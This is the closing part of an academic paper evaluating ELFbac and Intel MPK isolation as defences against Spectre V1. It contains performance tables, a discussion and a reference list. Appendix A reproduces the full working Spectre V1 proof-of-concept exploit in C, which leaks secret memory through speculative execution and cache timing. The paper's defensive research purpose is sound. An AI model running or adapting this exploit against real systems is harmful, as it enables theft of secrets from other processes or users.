	Page Faults	Context Switches	Time Elapsed	State Transitions
Original Spectre PoC	170	88	0.01s	NA
`lfence` solution	170	89	0.02s	NA
Spectre V1 exploit with ELFbac Policy 1	304	86	0.01s	0
Spectre V1 exploit with ELFbac Policy 2	320	92	1.31s	1
Spectre V1 mitigation with ELFbac Policy 2	320	98	1.36s	1
Spectre Allowed with MPKs	92	83	0.02s	NA
Spectre V1 mitigation with MPKs	92	83	0.01s	NA

4.6.3 Performance. We divided our performance evaluation in two parts. First, we implemented and tested our policy on two different CPUs, running an Intel Xeon E31245 3.30 GHz processor with four cores and 4GB RAM and an Intel Xeon Platinum 8168 instance on Microsoft Azure Cloud with support for MPKs with one core and a 2GB RAM. All our ELFbac experiments ran on the Intel Xeon E31245 processor, whereas our MPK experiments ran on the Azure instance. We measured the additional time incurred because of our policy in both cases and compared it to the case of only adding `lfence` instructions to source code in all the `if` conditionals. Our results are in Table 3.

ELFbac unmaps all the pages and triggers hard page faults whenever any page is accessed. Our page fault handler then checks the permissions of the page before loading it. On line 4 of Table 3, we built an ELFbac policy (Policy 2) to provide access to the secret. We revoked access to the same two-state policy, which is now an ELFbac mitigation.

We see that when there are state transitions, there is a performance hit. More page faults do occur; however, only a handful

Table 4: Benchmarking simple C programs to measure overheads imposed by ELFbac. We ran each of these experiments on our Intel Xeon processor and computed an average over 100 runs.

Application	Page Faults		Context Switches		Number of States
	No Policy	Policy	No Policy	Policy	
Simple Policy	23	24	2	3	2
Stack Copy	23	25	2	3	2
Course-grained Policy	25	27	7	9	2
Arithmetic Operations	22	23	73	74	3
Parsing Operations	22	23	2	3	2
Arithmetic Operations with large `malloc` operations	23	24	43	48	3

given by our early calculations based on states within a policy. Additionally, the time delta between ELFbac-enhanced versions, and the original is minimal. Given the resilience to intraprocess memory attacks, we argue that this performance hit is acceptable. In previous work with OpenSSH to mitigate the roaming bug, Jenkins et al. required just one state transition [14]. It is also worth noting that `lfence` solutions require special instructions prior to *every* potential speculative execution; whereas, ELFbac policies need only specify the security-sensitive code and data. In the case of `lfence` failure, i.e., missing a vulnerable speculative code section, the entire process memory space is vulnerable. However, using ELFbac, a failure of adequate policy still protects the specified areas of process address space.

In the second portion of our performance evaluation, we evaluated the overheads incurred due to ELFbac to some simple applications that do various tasks ranging from parsing input to allocating large chunks of memory.

We see in Table 4, that in all our applications, we found that with ELFbac, there were at most 2 additional page faults. ELFbac does force additional context switches, but this is only so that the kernel can ensure that the program has the correct permissions to jump to locations. The table shows that ELFbac introduces minimal overhead in terms of additional context switches and page faults.

To evaluate the overheads in the MPK-based mitigation of the Spectre V1 attack, we ran the `perf` tool on our two implementations on the Azure instance. One that allowed the attack through, and another that mitigated the attack by revoking permissions. The last two lines in Table 3 show the results of these experiments. We ran our experiments 100 times via perf and reported the averages. We see that using MPKs did not incur any additional page faults in comparison to the original POC. We also see the number of page faults and context switches is drastically better in comparison to ELFbac, since the page table permission checks are in hardware, and not handled by the kernel via a custom page-fault handler.

5 DISCUSSION

We are currently working to address some shortcomings of the current version of ELFbac. First, we are building a policy creation tool. The tool extracts the control-flow graph using LLVM-IR. The control-flow graph includes the functions called, as well as the variables accessed by the functions. We then group the functions accessing the same set of variables and the functions that sequentially access the same variables into the same state. We then build the minimal state machine that would be viable for the program and present that to the user for feedback to improve it. If the user sees that they do not need to access a variable from a particular state, we revoke the access to that variable from the state. We also include a model checker that uses the state machine policy and the control-flow graph to build the model. The user can query the model to see what states are accessible, and when segmentation faults are likely.

We are exploring a newer version of ELFbac that would make use of MPKs. This version would be considerably faster in comparison to the current version, that incurs hard page faults as well as TLB flushes during state transitions. The key challenges here are twofold: since MPKs only provide four bits, we can only have at most 16 states. For complex programs such as browsers and servers, 16 states may not be enough. We are using static analysis and control-flow analysis to figure out which states to use MPKs for, and which states are less likely to occur, and we can use page-faults and TLBs for them. Second, MPKs use user-land instructions. We will use it in conjunction with other control-flow integrity techniques to make sure that attackers cannot execute the instruction on their own. Another key challenge is that MPKs support only two bits per domain specifying if a page has read or write permissions. ELFbac also supports the executable permission—we need to make use of the unused bits in page tables to enable this additional feature.

For our proofs-of-concept, we have used global variables for convenience. However, the authors recognize the use of global variables is considered controversial and bad software development practice at best. Nothing intrinsic to ELFbac or MPKs limits their utility to global variables. In fact, both techniques are general and applicable to any data within a process' address space.

Further, we are looking into the remaining attack surface when implementing an ELFbac policy. Consider a process containing some vulnerability, speculative or otherwise. Given a policy that isolates security-critical code and data, there is still a possibility for exploit within a state. That is, once within a security-critical ELFbac state, there may be vulnerabilities that exploit the code within that section. ELFbac does not eliminate vulnerabilities as such, but we believe it can be used to effectively reduce the attack surface. This allows developers and auditors to consider *only* the security-critical code and data, a potentially much smaller target than a complete process.

6 CONCLUSIONS

Most methods to mitigate Spectre V1 suggest identifying problematic areas in the code and adding instructions such as the `lfence` instruction. We believe that modern software development requires a fine-grained access-control mechanism that restricts accesses to code and data within an address space. Intra-process memory attacks are one of the most common attacks used to gain control of machines.

In this paper, we presented a technique to build software resilient to Spectre V1 and other intraprocess memory attacks. Programmers can use ELFbac to upgrade their existing code base with very minimal effort identifying the data and the code that needs to be resilient to any leakages and compromises. We evaluated our implementations and compared it to other available methods and argued that the benefits of using intraprocess memory isolation outweigh the cost.

ACKNOWLEDGMENT

The authors would like to thank Sameed Ali and Julian Bangert for their help with an earlier draft of the paper.

This material is based upon work supported by the United States Air Force and DARPA under Contract No. FA8750-16-C-0179 and Department of Energy under Award Number DE-OE0000780.

Any opinions, findings and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the United States Air Force, DARPA, United States Government or any agency thereof.

REFERENCES

[1] Onur Aciiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. 2007. On the Power of Simple Branch Prediction Analysis. In *Proceedings of the 2nd ACM Symposium on Information, Computer and Communications Security (ASIACCS '07)*. ACM, New York, NY, USA, 312–320.

[2] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. 2007. Predicting Secret Keys via Branch Prediction. In *Cryptographers' Track at the RSA Conference*. Springer, Berlin, Heidelberg, 225–242.

[3] AMD. 2018. Software Techniques for Managing Speculation on AMD Processors. White Paper.

[4] Julian Bangert. 2016. Mithril: ELF Rewriting Tool. Github. Online at: http://github.com/jbangert/mithril.

[5] Julian Bangert, Sergey Bratus, Rebecca Shapiro, Michael E Locasto, Jason Reeves, Sean W Smith, and Anna Shubina. 2013. ELFbac: Using the Loader Format for Intent-Level Semantics and Fine-Grained Protection. *Computer Science Technical Report Series* 2013, 272 (June 2013), 27.

[6] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin Von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. 2019. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *Proceedings of the 28th USENIX Conference on Security Symposium (SEC'19)*. USENIX Association, USA, 249–266.

[7] Sunjay Cauligi, Craig Disselkoen, Klaus v. Gleissenthall, Dean Tullsen, Deian Stefan, Tamara Rezk, and Gilles Barthe. 2019. Towards Constant-Time Foundations for the New Spectre Era. arXiv:arXiv:1910.01755

[8] Ryan Crosby. 2018. SpectrePoC. https://github.com/crozone/SpectrePoC.

[9] Jacob Fustos, Farzad Farshchi, and Heechul Yun. 2019. SpectreGuard: An Efficient Data-centric Defense Mechanism against Spectre Attacks. In *Proceedings of the 56th Annual Design Automation Conference 2019*. ACM, New York, NY, 1–6.

[10] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. 2017. ASLR on the Line: Practical Cache Attacks on the MMU. In *Proceedings of the 24th Annual Network and Distributed System Security Symposium (NDSS '17)*, Vol. 17. Internet Society, San Diego, California, 13.

[11] Mohammad Hedayati, Spyridoula Gravani, Ethan Johnson, John Criswell, Michael L. Scott, Kai Shen, and Mike Marty. 2019. Hodor: Intra-Process Isolation for High-Throughput Data Plane Libraries. In *2019 USENIX Annual Technical Conference (USENIX ATC 19)*. USENIX Association, Renton, WA, 489–504.

[12] Intel Corporation. 2019. *Intel® 64 and IA-32 Architectures Software Developer's Manual*.

[13] Intel Security Findings and Mitigations. 2018. Analyzing Potential Bounds Check Bypass Vulnerabilities. https://software.intel.com/security-software-guidance/

[14] Ira Ray Jenkins, Sergey Bratus, Sean Smith, and Maxwell Koo. 2018. Reinventing the Privilege Drop: How Principled Preservation of Programmer Intent Would Prevent Security Bugs. In *Proceedings of the 5th Annual Symposium and Bootcamp on Hot Topics in the Science of Security*. ACM, Raleigh, North Carolina, 3.

[15] Vladimir Kiriansky and Carl Waldspurger. 2018. Speculative Buffer Overflows: Attacks and Defenses. arXiv:arXiv:1807.03757

[16] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. 2019. Spectre Attacks: Exploiting Speculative Execution. In *2019 IEEE Symposium on Security and Privacy (S & P)*. IEEE, San Francisco, CA, 1–19.

[17] Koen Koning, Xi Chen, Herbert Bos, Cristiano Giuffrida, and Elias Athanasopoulos. 2017. No Need to Hide: Protecting Safe Regions on Commodity Hardware. In *Proceedings of the 12th European Conference on Computer Systems (EuroSys '17)*. Association for Computing Machinery, New York, NY, USA, 437–452.

[18] Esmaeil Mohammadian Koruyeh, Khaled N Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. 2018. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *12th USENIX Workshop on Offensive Technologies (WOOT)*. USENIX, Baltimore, MD, USA, 12.

[19] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. 2018. Meltdown: Reading Kernel Memory from User Space. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX, Baltimore, MD, USA, 12.

[20] Giorgi Maisuradze and Christian Rossow. 2018. Ret2Spec: Speculative Execution Using Return Stack Buffers. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS '18)*. ACM, New York, NY, USA, 2109–2122.

[21] NIST. 2017. CVE-2017-5715. Available from NIST NVD. Online at: https://nvd.nist.gov/vuln/detail/CVE-2017-5715.

[22] NIST. 2017. CVE-2017-5753. Available from NIST NVD. Online at: https://nvd.nist.gov/vuln/detail/CVE-2017-5753.

[23] NIST. 2017. CVE-2017-5754. Available from NIST NVD. Online at: https://nvd.nist.gov/vuln/detail/CVE-2017-5754.

[24] NIST. 2018. CVE-2018-3639. Available from NIST NVD. Online at: https://nvd.nist.gov/vuln/detail/CVE-2018-3639.

[25] NIST. 2018. CVE-2018-3640. Available from NIST NVD. Online at: https://nvd.nist.gov/vuln/detail/CVE-2018-3640.

[26] NIST. 2018. CVE-2018-3693. Available from NIST NVD. Online at: https://nvd.nist.gov/vuln/detail/CVE-2018-3693.

[27] Niels Provos, Markus Friedl, and Peter Honeyman. 2003. Preventing Privilege Escalation. In *Proceedings of the 12th Conference on USENIX Security Symposium (SSYM'03)*, Vol. 12. USENIX Association, Berkeley, CA, USA, 16–16.

[28] Jerome H Saltzer and Michael D Schroeder. 1975. The Protection of Information in Computer Systems. *Proceedings of the IEEE* 63, 9 (1975), 1278–1308.

[29] Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. 2020. ConTExT: A Generic Approach for Mitigating Spectre. In *Proceedings of the 27th Annual Network and Distributed System Security Symposium (NDSS '20)*. Internet Society, Reston, VA.

[30] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. 2019. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security (CCS '19)*. Association for Computing Machinery, New York, NY, USA, 753–768.

[31] Marius Sternberger. 2018. Spectre-NG: An Avalanche of Attacks. In *Advanced Microkernel Operating Systems*. ACM, Weisbaden, Hessen, Germany, 21.

[32] Vlad Turiceanu. 2019. Windows 10 gets silent security patch to deal with SWAPGS vulnerability. Windows Report. Online at: https://windowsreport.com/windows-10-spectre-patch-intel-amd/.

[33] Anjo Vahldiek-Oberwagner, Eslam Elnikety, Nuno O Duarte, Michael Sammler, Peter Druschel, and Deepak Garg. 2019. ERIM: Secure, Efficient In-process Isolation with Protection Keys (MPK). In *28th USENIX Security Symposium (USENIX Security 19)*. USENIX, Santa Clara, CA, USA, 1221–1238.

[34] S. van Schaik, A. Milburn, S. ÃŰsterlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. 2019. RIDL: Rogue In-Flight Data Load. In *IEEE Symposium on Security and Privacy (S & P)*. IEEE, San Francisco, CA, 88–105.

[35] G. Wang, S. Chattopadhyay, I. Gotovchits, T. Mitra, and A. Roychoudhury. 2019. oo7: Low-overhead Defense against Spectre attacks via Program Analysis. *IEEE Transactions on Software Engineering* 98, 5589 (2019), 1–1.

Appendix A SPECTRE VARIANT 1 PROOF OF CONCEPT

The following code is reproduced here from the original Spectre release by Kocher et al [16].

```c
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt", on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/******************
Victim code.
******************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squemish Ossifrage.";

uint8_t temp = 0; /* To not optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  } }

/******************
Analysis code

******************/
#define CACHE_HIT_THRESHOLD (80) /* cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {
    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]); /* clflush */

    /* 5 trainings (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z = 0; z < 100; z++) {
      } /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j % 6 != 0
      * or malicious_x if j % 6 == 0 */
      /* Avoid jumps in case those tip off the branch predictor */
      /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = ((j % 6) - 1) & ~0xFFFF;
      /* Set x=-1 if j&6=0, else x=0 */
      x = (x | (x >> 16));
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Mixed-up order to prevent stride prediction */
    for (i = 0; i < 256; i++) {
      mix_i=((i*167)+13) & 255;
      addr = &array2[mix_i * 512];
      time1 = __rdtscp(&junk);
      junk = *addr;
      time2 = __rdtscp(&junk) - time1;
      if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
        results[mix_i]++; /* cache hit -> score +1 for this value */
    }
    /* Locate highest & second-highest results */
    j = k = -1;
    for(i=0; i < 256; i++) {
      if(j < 0|| results[i] >= results[j]) {
        k = j;
        j = i;
      } else if (k < 0 || results[i] >= results[k]) {
        k = i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
      break; /* Success if best is > 2*runner-up + 5 or 2/0) */
  }
  /* use junk to prevent code from being optimized out */
  results[0] ^= junk;
  value[0] = (uint8_t)j;
  score[0] = results[j];
  value[1] = (uint8_t)k;
  score[1] = results[k];
}
int main(int argc, const char **argv) {
  size_t malicious_x = (size_t)(secret - (char *)array1); /* default for malicious_x */
  int i, score[2], len = 40;
  uint8_t value[2];

  for (i = 0; i < sizeof(array2); i++)
    array2[i] = 1; /* write to array2 to ensure it is memory backed */
  if(argc == 3) {
    sscanf(argv[1], "%p", (void **)(&malicious_x));
    malicious_x -= (size_t)array1; /* Input value to pointer */
    sscanf(argv[2], "%d", &len);
  }
  printf("Reading %d bytes:\n", len);
  while (--len >= 0) {
    printf("Reading at malicious_x = %p... ", (void *)malicious_x); readMemoryByte(malicious_x++, value, score);
    printf("%s: ", score[0] >= 2 * score[1] ? "Success" : "Unclear"); printf("0x%02X='%c' score=%d ", value[0], (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
    if (score[1] > 0)
      printf("(second best: 0x%02X score=%d)", value[1], score[1]);
    printf("\n");
  }
  return (0);
}
```